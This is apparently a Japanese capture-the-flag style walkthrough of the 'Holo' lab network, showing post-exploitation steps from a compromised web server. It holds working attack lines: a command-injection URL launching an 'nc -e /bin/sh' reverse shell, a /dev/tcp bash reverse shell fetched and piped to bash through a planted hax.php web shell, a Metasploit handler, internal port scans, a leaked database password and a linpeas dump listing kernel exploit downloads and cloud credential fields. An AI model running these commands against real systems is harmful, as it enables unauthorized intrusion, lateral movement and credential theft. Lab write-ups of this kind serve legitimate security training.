 Caption: Screenshot captured during holo attack workflow (step 2).
リバースシェルが刺さった
1
http://admin.holo.live/dashboard.php?cmd=nc+-e+/bin/sh%2010.50.103.3%203333
気になるファイルは一通り見てみる
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
www-data@be40667ddc89:/var/www/admin$ cat db_connect.php
cat db_connect.php
<?php

define('DB_SRV', '192.168.100.1');
define('DB_PASSWD', "!123SecureAdminDashboard321!");
define('DB_USER', 'admin');
define('DB_NAME', 'DashboardDB');

$connection = mysqli_connect(DB_SRV, DB_USER, DB_PASSWD, DB_NAME);

if($connection == false){

        die("Error: Connection to Database could not be made." . mysqli_connect_error());
}
?>
www-data@be40667ddc89:/var/www/admin$
ピボットホストからdockerマシンに対してポートスキャンをしてみる
1
2
3
4
5
6
www-data@be40667ddc89:/var/www/admin$ route
route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         ip-192-168-100- 0.0.0.0         UG    0      0        0 eth0
192.168.100.0   0.0.0.0         255.255.255.0   U     0      0        0 eth0
デフォルトゲートウェイには通った
1
2
3
4
5
6
7
www-data@be40667ddc89:/var$ nc -zv 192.168.100.1 1-65535
nc -zv 192.168.100.1 1-65535
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 33060 (?) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 8080 (http-alt) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 3306 (mysql) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 80 (http) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 22 (ssh) open
dockerマシンにはこんな感じ
1
2
3
4
5
www-data@be40667ddc89:/var/www/admin$ nc -zv 192.168.100.100 1-65535
nc -zv 192.168.100.100 1-65535
be40667ddc89 [192.168.100.100] 42968 (?) open
be40667ddc89 [192.168.100.100] 35302 (?) open
be40667ddc89 [192.168.100.100] 80 (http) open
dockerの侵害のチートシート
https://cheatsheetseries.owasp.org/cheatsheets/Docker_Security_Cheat_Sheet.html
リバースシェル用シェルを作っておく
1
2
3
4
✅[16:39][CPU:1][MEM:41][IP:10.50.103.3][/home/n0z0/tools/linux]
🐉 > cat bash.sh
#!/bin/bash
bash -i >& /dev/tcp/10.50.103.3/53 0>&1
サーバモードで起動しておく
1
2
3
4
✅[16:21][CPU:1][MEM:36][IP:10.50.103.3][/home/n0z0/tools/linux]
🐉 > python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.200.107.33 - - [29/Sep/2024 16:24:16] "GET /bash.sh HTTP/1.1" 200 -
攻撃用サーバからkaliに対してリバースシェル用シェルを取りに行き実行する
1
2
3
curl 192.168.100.1:8080/hax.php?cmd=curl%20http%3A%2F%2F10.50.103.3%3A80%2Fbash.sh%7Cbash%20%26
www-data@8185415feb5e:/var/www/admin$ curl 192.168.100.1:8080/hax.php?cmd=curl%20http%3A%2F%2F10.50.103.3%3A80%2Fbash.sh%7Cbash%20%26
<ttp%3A%2F%2F10.50.103.3%3A80%2Fbash.sh%7Cbash%20%26
metasploitでリバースシェルを待ち受ける
1
2
3
4
5
msfconsole
use multi/handler
set LHOST tun0
set LPORT 53
run
接続できた
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST tun0
LHOST => tun0
msf6 exploit(multi/handler) > set LPORT 53
LPORT => 53
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.50.103.3:53
[*] Command shell session 1 opened (10.50.103.3:53 -> 10.200.107.33:45096) at 2024-09-29 16:24:22 +0900

Shell Banner:
bash: cannot set terminal process group (1934): Inappropriate ioctl for device
-----

www-data@ip-10-200-107-33:/var/www/html$ whoami
whoami
www-data
www-data@ip-10-200-107-33:/var/www/html$
At this point, we execute the command to turn enumeration findings into a practical foothold. The goal is to obtain either code execution, reusable credentials, or a stable interactive shell. Relevant options are preserved so the step can be repeated exactly during verification.
cat: write error: Broken pipe grep: /etc/motd: No such file or directory sed: -e expression #1, char 0: no previous regular expression symbolic names for networks, see networks(5) for more information grep: write error: Broken pipe
-
./linpeas.sh1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 367 368 369 370 371 372 373 374 375 376 377 378 379 380 381 382 383 384 385 386 387 388 389 390 391 392 393 394 395 396 397 398 399 400 401 402 403 404 405 406 407 408 409 410 411 412 413 414 415 416 417 418 419 420 421 422 423 424 425 426 427 428 429 430 431 432 433 434 435 436 437 438 439 440 441 442 443 444 445 446 447 448 449 450 451 452 453 454 455 456 457 458 459 460 461 462 463 464 465 466 467 468 469 470 471 472 473 474 475 476 477 478 479 480 481 482 483 484 485 486 487 488 489 490 491 492 493 494 495 496 497 498 499 500 501 502 503 504 505 506 507 508 509 510 511 512 513 514 515 516 517 518 519 520 521 522 523 524 525 526 527 528 529 530 531 532 533 534 535 536 537 538 539 540 541 542 543 544 545 546 547 548 549 550 551 552 553 554 555 556 557 558 559 560 561 562 563 564 565 566 567 568 569 570 571 572 573 574 575 576 577 578 579 580 581 582 583 584 585 586 587 588 589 590 591 592 593 594 595 596 597 598 599 600 601 602 603 604 605 606 607 608 609 610 611 612 613 614 615 616 617 618 619 620 621 622 623 624 625 626 627 628 629 630 631 632 633 634 635 636 637 638 639 640 641 642 643 644 645 646 647 648 649 650 651 652 653 654 655 656 657 658 659 660 661 662 663 664 665 666 667 668 669 670 671 672 673 674 675 676 677 678 679 680 681 682 683 684 685 686 687 688 689 690 691 692 693 694 695 696 697 698 699 700 701 702 703 704 705 706 707 708 709 710 711 712 713 714 715 716 717 718 719 720 721 722 723 724 725 726 727 728 729 730 731 732 733 734 735 736 737 738 739 740 741 742 743 744 745 746 747 748 749 750 751 752 753 754 755 756 757 758 759 760 761 762 763 764 765 766 767 768 769 770 771 772 773 774 775 776 777 778 779 780 781 782 783 784 785 786 787 788 789 790 791 792 793 794 795 796 797 798 799 800 801 802 803 804 805 806 807 808 809 810 811 812 813 814 815 816 817 818 819 820 821 822 823 824 825 826 827 828 829 830 831 832 833 834 835 836 837 838 839 840 841 842 843 844 845 846 847 848 849 850 851 852 853 854 855 856 857 858 859 860 861 862 863 864 865 866 867 868 869 870 871 872 873 874 875 876 877 878 879 880 881 882 883 884 885 886 887 888 889 890 891 892 893 894 895 896 897 898 899 900 901 902 903 904 905 906 907 908 909 910 911 912 913 914 915 916 917 918 919 920 921 922 923 924 925 926 927 928 929 930 931 932 933 934 935 936 937 938 939 940 941 942 943 944 945 946 947 948 949 950 951 952 953 954 955 956 957 958 959 960 961 962 963 964 965 966 967 968 969 970 971 972 973 974 975 976 977 978 979 980 981 982 983 984 985 986 987 988 989 990 991 992 993 994 995 996 997 998 999 1000 1001 1002 1003 1004 1005 1006 1007 1008 1009 1010 1011 1012 1013 1014 1015 1016 1017 1018 1019 1020 1021 1022 1023 1024 1025 1026 1027 1028 1029 1030 1031 1032 1033 1034 1035 1036 1037 1038 1039 1040 1041 1042 1043 1044 1045 1046 1047 1048 1049 1050 1051 1052 1053 1054 1055 1056 1057 1058 1059 1060 1061 1062 1063 1064 1065 1066 1067 1068 1069 1070 1071 1072 1073 1074 1075 1076 1077 1078 1079 1080 1081 1082 1083 1084 1085 1086 1087 1088 1089 1090 1091 1092 1093 1094 1095 1096 1097 1098 1099 1100 1101 1102 1103 1104 1105 1106 1107 1108 1109 1110 1111 1112 1113 1114 1115 1116 1117 1118 1119 1120 1121 1122 1123 1124 1125 1126 1127 1128 1129 1130 1131 1132 1133 1134 1135 1136 1137 1138 1139 1140 1141 1142 1143 1144 1145 1146 1147 1148 1149 1150 1151 1152 1153 1154 1155 1156 1157 1158 1159 1160 1161 1162 1163 1164 1165 1166 1167 1168 1169 1170 1171 1172 1173 1174 1175 1176 1177 1178 1179 1180 1181 1182 1183 1184 1185 1186 1187 1188 1189 1190 1191 1192 1193 1194 1195 1196 1197 1198 1199 1200 1201 1202 1203 1204 1205 1206 1207 1208 1209 1210 1211 1212 1213 1214 1215 1216 1217 1218 1219 1220 1221 1222 1223 1224 1225 1226 1227 1228 1229 1230 1231 1232 1233 1234 1235 1236 1237 1238 1239 1240 1241 1242 1243 1244 1245 1246 1247 1248 1249 1250 1251 1252 1253 1254 1255 1256 1257 1258 1259 1260 1261 1262 1263 1264 1265 1266 1267 1268 1269 1270 1271 1272 1273 1274 1275 1276 1277 1278 1279 1280 1281 1282 1283 1284 1285 1286 1287 1288 1289 1290 1291 1292 1293 1294 1295 1296 1297 1298 1299 1300 1301 1302 1303 1304 1305 1306 1307 1308 1309 1310 1311 1312 1313 1314 1315 1316 1317 1318 1319 1320 1321 1322 1323 1324 1325 1326 1327 1328 1329 1330 1331 1332 1333 1334 1335 1336 1337 1338 1339 1340 1341 1342 1343 1344 1345 1346 1347 1348 1349 1350 1351 1352 1353 1354 1355 1356 1357 1358 1359 1360 1361 1362 1363 1364 1365 1366 1367 1368 1369 1370 1371 1372 1373 1374 1375 1376 1377 1378 1379 1380 1381 1382 1383 1384 1385 1386 1387 1388 1389 1390 1391 1392 1393 1394 1395 1396 1397 1398 1399 1400 1401 1402 1403 1404 1405 1406 1407 1408 1409 1410 1411 1412 1413 1414 1415 1416 1417 1418 1419 1420 1421 1422 1423 1424 1425 1426 1427 1428 1429 1430 1431 1432 1433 1434 1435 1436 1437 1438 1439 1440 1441 1442 1443 1444 1445 1446 1447 1448 1449 1450 1451 1452 1453 1454 1455 1456 1457 1458 1459 1460 1461 1462 1463 1464 1465 1466 1467 1468 1469 1470 1471 1472 1473 1474 1475 1476 1477 1478 1479 1480 1481 1482 1483 1484 1485 1486 1487 1488 1489 1490 1491 1492 1493 1494 1495 1496 1497 1498 1499 1500 1501 1502 1503 1504 1505 1506 1507 1508 1509 1510 1511 1512 1513 1514 1515 1516 1517 1518 1519 1520 1521 1522 1523 1524 1525 1526 1527 1528 1529 1530 1531 1532 1533 1534 1535 1536 1537 1538 1539 1540 1541 1542 1543 1544 1545 1546 1547 1548 1549 1550 1551 1552 1553 1554 1555 1556 1557 1558 1559 1560 1561 1562 1563 1564 1565 1566 1567 1568 1569 1570 1571 1572 1573 1574 1575 1576 1577 1578 1579 1580 1581 1582 1583 1584 1585 1586 1587 1588 1589 1590 1591 1592 1593 1594 1595 1596 1597 1598 1599 1600 1601 1602 1603 1604 1605 1606 1607 1608 1609 1610 1611 1612 1613 1614 1615 1616 1617 1618 1619 1620 1621 1622 1623 1624 1625 1626 1627 1628 1629 1630 1631 1632 1633 1634 1635 1636 1637 1638 1639 1640 1641 1642 1643 1644 1645 1646 1647 1648 1649 1650 1651 1652 1653 1654 1655 1656 1657 1658 1659 1660 1661 1662 1663 1664 1665 1666 1667 1668 1669 1670 1671 1672 1673 1674 1675 1676 1677 1678 1679 1680 1681 1682 1683 1684 1685 1686 1687 1688 1689 1690 1691 1692 1693 1694 1695 1696 1697 1698 1699 1700 1701 1702 1703 1704 1705 1706 1707 1708 1709 1710 1711 1712 1713 1714 1715 1716 1717 1718 1719 1720 1721 1722 1723 1724 1725 1726 1727 1728 1729 1730 1731 1732 1733 1734 1735 1736 1737 1738 1739 1740 1741 1742 1743 1744 1745 1746 1747 1748 1749 1750 1751 1752 1753 1754 1755 1756 1757 1758 1759 1760 1761 1762 1763 1764 1765 1766 1767 1768 1769 1770 1771 1772 1773 1774 1775 1776 1777 1778 1779 1780 1781 1782 1783 1784 1785 1786 1787 1788 1789 1790 1791 1792 1793 1794 1795 1796 1797 1798 1799 1800 1801 1802 1803 1804 1805 1806 1807 1808 1809 1810 1811 1812 1813 1814 1815 1816 1817 1818 1819 1820
www-data@ip-10-200-107-33:/var/www/html$ ./linpeas.sh ./linpeas.sh ▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄ ▄▄▄▄ ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄ ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄ ▄▄▄▄▄▄ ▄ ▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄ ▄▄▄▄ ▄▄ ▄▄▄ ▄▄▄▄▄ ▄▄▄ ▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄ ▄ ▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄ ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄ ▄▄▄▄ ▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄ ▄ ▄▄ ▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▀▀▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▀▀▀▀▀▀ ▀▀▀▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▀▀ ▀▀▀▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▀▀▀ /---------------------------------------------------------------------------------\ | Do you like PEASS? | |---------------------------------------------------------------------------------| | Get the latest version : https://github.com/sponsors/carlospolop | | Follow on Twitter : @hacktricks_live | | Respect on HTB : SirBroccoli | |---------------------------------------------------------------------------------| | Thank you! | \---------------------------------------------------------------------------------/ LinPEAS-ng by carlospolop ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission. Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist LEGEND: RED/YELLOW: 95% a PE vector RED: You should take a look to it LightCyan: Users with console Blue: Users without console & mounted devs Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs) LightMagenta: Your username Starting LinPEAS. Caching Writable Folders... ╔═══════════════════╗ ═══════════════════════════════╣ Basic information ╠═══════════════════════════════ ╚═══════════════════╝ OS: Linux version 5.4.0-1030-aws (buildd@lcy01-amd64-028) (gcc version 9.3.0 (Ubuntu 9.3.0-17ubuntu1~20.04)) #31-Ubuntu SMP Fri Nov 13 11:40:37 UTC 2020 User & Groups: uid=33(www-data) gid=33(www-data) groups=33(www-data) Hostname: ip-10-200-107-33 [+] /usr/bin/ping is available for network discovery (LinPEAS can discover hosts, learn more with -h) [+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan ports, and forward ports. Learn more with -h) [+] /usr/bin/nc is available for network discovery & port scanning (LinPEAS can discover hosts and scan ports, learn more with -h) [+] nmap is available for network discovery & port scanning, you should use it yourself Caching directories . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . DONE ╔════════════════════╗ ══════════════════════════════╣ System Information ╠══════════════════════════════ ╚════════════════════╝ ╔══════════╣ Operative system ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits Linux version 5.4.0-1030-aws (buildd@lcy01-amd64-028) (gcc version 9.3.0 (Ubuntu 9.3.0-17ubuntu1~20.04)) #31-Ubuntu SMP Fri Nov 13 11:40:37 UTC 2020 Distributor ID: Ubuntu Description: Ubuntu 20.04.1 LTS Release: 20.04 Codename: focal ╔══════════╣ Sudo version ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version Sudo version 1.8.31 ╔══════════╣ PATH ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin ╔══════════╣ Date & uptime Sun Sep 29 08:42:52 UTC 2024 08:42:52 up 2:00, 0 users, load average: 0.34, 0.08, 0.03 ╔══════════╣ Unmounted file-system? ╚ Check if you can mount umounted devices LABEL=cloudimg-rootfs / ext4 defaults,discard 0 0 ╔══════════╣ Any sd*/disk* disk in /dev? (limit 20) disk ╔══════════╣ Environment ╚ Any private information inside environment variables? SHLVL=2 OLDPWD=/tmp APACHE_RUN_DIR=/var/run/apache2 APACHE_PID_FILE=/var/run/apache2/apache2.pid JOURNAL_STREAM=9:23811 _=./linpeas.sh PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin INVOCATION_ID=fa91fea705e94560b81c8158a7498f0b APACHE_LOCK_DIR=/var/lock/apache2 LANG=C APACHE_RUN_GROUP=www-data APACHE_RUN_USER=www-data APACHE_LOG_DIR=/var/log/apache2 PWD=/var/www/html ╔══════════╣ Searching Signature verification failed in dmesg ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#dmesg-signature-verification-failed dmesg Not Found ╔══════════╣ Executing Linux Exploit Suggester ╚ https://github.com/mzet-/linux-exploit-suggester cat: write error: Broken pipe cat: write error: Broken pipe [+] [CVE-2022-2586] nft_object UAF Details: https://www.openwall.com/lists/oss-security/2022/08/29/5 Exposure: probable Tags: [ ubuntu=(20.04) ]{kernel:5.12.13} Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1 Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN) [+] [CVE-2021-4034] PwnKit Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt Exposure: probable Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main [+] [CVE-2021-3156] sudo Baron Samedit Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt Exposure: probable Tags: mint=19,[ ubuntu=18|20 ], debian=10 Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main [+] [CVE-2021-3156] sudo Baron Samedit 2 Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt Exposure: probable Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10 Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main [+] [CVE-2021-22555] Netfilter heap out-of-bounds write Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html Exposure: probable Tags: [ ubuntu=20.04 ]{kernel:5.8.0-*} Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c Comments: ip_tables kernel module must be loaded [+] [CVE-2022-32250] nft_object UAF (NFT_MSG_NEWSET) Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/ https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/ Exposure: less probable Tags: ubuntu=(22.04){kernel:5.15.0-27-generic} Download URL: https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN) [+] [CVE-2017-5618] setuid screen v4.5.0 LPE Details: https://seclists.org/oss-sec/2017/q1/184 Exposure: less probable Download URL: https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154 ╔══════════╣ Protections ═╣ AppArmor enabled? .............. You do not have enough privilege to read the profile set. apparmor module is loaded. ═╣ AppArmor profile? .............. unconfined ═╣ is linuxONE? ................... s390x Not Found ═╣ grsecurity present? ............ grsecurity Not Found ═╣ PaX bins present? .............. PaX Not Found ═╣ Execshield enabled? ............ Execshield Not Found ═╣ SELinux enabled? ............... sestatus Not Found ═╣ Seccomp enabled? ............... disabled ═╣ User namespace? ................ enabled ═╣ Cgroup2 enabled? ............... enabled ═╣ Is ASLR enabled? ............... Yes ═╣ Printer? ....................... No ═╣ Is this a virtual machine? ..... Yes (xen) ╔═══════════╗ ═══════════════════════════════════╣ Container ╠═══════════════════════════════════ ╚═══════════╝ ╔══════════╣ Container related tools present (if any): /usr/bin/docker /usr/sbin/runc ╔══════════╣ Container details ═╣ Is this a container? ........... No ═╣ Any running containers? ........ Yes docker(1) Running Docker Containers 8185415feb5e cb1b741122e8 "/bin/sh -c '/etc/in…" 2 hours ago Up 2 hours 0.0.0.0:80->80/tcp www-holo-live ╔═══════╗ ═════════════════════════════════════╣ Cloud ╠═════════════════════════════════════ ╚═══════╝ grep: /etc/motd: No such file or directory ./linpeas.sh: 2214: check_aliyun_ecs: not found ═╣ GCP Virtual Machine? ................. No ═╣ GCP Cloud Funtion? ................... No ═╣ AWS ECS? ............................. No ═╣ AWS EC2? ............................. Yes ═╣ AWS EC2 Beanstalk? ................... No ═╣ AWS Lambda? .......................... No ═╣ AWS Codebuild? ....................... No ═╣ DO Droplet? .......................... No ═╣ IBM Cloud VM? ........................ No ═╣ Azure VM? ............................ No ═╣ Azure APP? ........................... No ═╣ Aliyun ECS? .......................... ═╣ Tencent CVM? ......................... Yes ╔══════════╣ AWS EC2 Enumeration ami-id: ami-0f6b85902f70ab54b instance-action: none instance-id: i-0494b7daf966d6e09 instance-life-cycle: on-demand instance-type: t2.medium region: eu-west-1 ══╣ Account Info { "Code" : "Success", "LastUpdated" : "2024-09-29T08:28:35Z", "AccountId" : "739930428441" } ══╣ Network Info Mac: 02:20:71:19:59:a7/ Owner ID: 739930428441 Public Hostname: Security Groups: 10.200.107.33-10.200.107.0/24 Private IPv4s: Subnet IPv4: 10.200.107.0/24 PrivateIPv6s: Subnet IPv6: Public IPv4s: ══╣ IAM Role ══╣ User Data ══╣ EC2 Security Credentials { "Code" : "Success", "LastUpdated" : "2024-09-29T08:28:38Z", "Type" : "AWS-HMAC", "AccessKeyId" : "REDACTED_AWS_ACCESS_KEY_ID", "SecretAccessKey" : "REDACTED_AWS_SECRET_ACCESS_KEY", "Token" : "REDACTED_AWS_SESSION_TOKEN", "Expiration" : "2024-09-29T14:35:28Z" } ══╣ SSM Runnig ╔══════════╣ Tencent CVM Enumeration ╚ https://cloud.tencent.com/document/product/213/4934 ══╣ Instance Info ══╣ Network Info ══╣ Service account ══╣ Possbile admin ssh Public keys ══╣ User Data ╔════════════════════════════════════════════════╗ ════════════════╣ Processes, Crons, Timers, Services and Sockets ╠════════════════ ╚════════════════════════════════════════════════╝ ╔══════════╣ Running processes (cleaned) ╚ Check weird & unexpected proceses run by root: https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes root 770 0.0 0.0 2488 592 ? S 06:42 0:00 _ bpfilter_umh root 1 0.0 0.2 167316 11360 ? Ss 06:42 0:01 /sbin/init root 167 0.0 0.3 35256 15552 ? S<s 06:42 0:00 /lib/systemd/systemd-journald root 194 0.0 0.1 19152 5516 ? Ss 06:42 0:00 /lib/systemd/systemd-udevd root 273 0.0 0.4 214652 17980 ? SLsl 06:42 0:01 /sbin/multipathd -d -s systemd+ 291 0.0 0.1 90396 6388 ? Ssl 06:42 0:00 /lib/systemd/systemd-timesyncd └─(Caps) 0x0000000002000000=cap_sys_time systemd+ 338 0.0 0.1 26880 7800 ? Ss 06:42 0:00 /lib/systemd/systemd-networkd └─(Caps) 0x0000000000003c00=cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw systemd+ 340 0.0 0.3 24052 12216 ? Ss 06:42 0:00 /lib/systemd/systemd-resolved root 382 0.0 0.1 237396 7532 ? Ssl 06:42 0:00 /usr/lib/accountsservice/accounts-daemon root 383 0.0 0.0 2540 724 ? Ss 06:42 0:00 /usr/sbin/acpid root 389 0.0 0.0 8536 3072 ? Ss 06:42 0:00 /usr/sbin/cron -f root 410 0.0 0.0 10200 3380 ? S 06:42 0:00 _ /usr/sbin/CRON -f root 468 0.0 0.0 2608 612 ? Ss 06:42 0:00 _ /bin/sh -c bash /root/.config/script.sh root 470 0.0 0.0 8616 3232 ? S 06:42 0:04 _ bash /root/.config/script.sh root 19995 0.0 0.0 7228 588 ? S 08:43 0:00 _ sleep 1 message+ 390 0.0 0.1 7504 4588 ? Ss 06:42 0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only └─(Caps) 0x0000000020000000=cap_audit_write root 399 0.0 0.0 81820 3760 ? Ssl 06:42 0:00 /usr/sbin/irqbalance --foreground root 402 0.0 0.4 29252 17904 ? Ss 06:42 0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers syslog 404 0.0 0.1 224484 4940 ? Ssl 06:42 0:00 /usr/sbin/rsyslogd -n -iNONE root 405 0.0 0.1 16728 7612 ? Ss 06:42 0:00 /lib/systemd/systemd-logind daemon[0m 408 0.0 0.0 3792 2228 ? Ss 06:42 0:00 /usr/sbin/atd -f root 412 0.1 1.1 969388 46072 ? Ssl 06:42 0:09 /usr/bin/containerd root 994 0.0 0.1 110112 6392 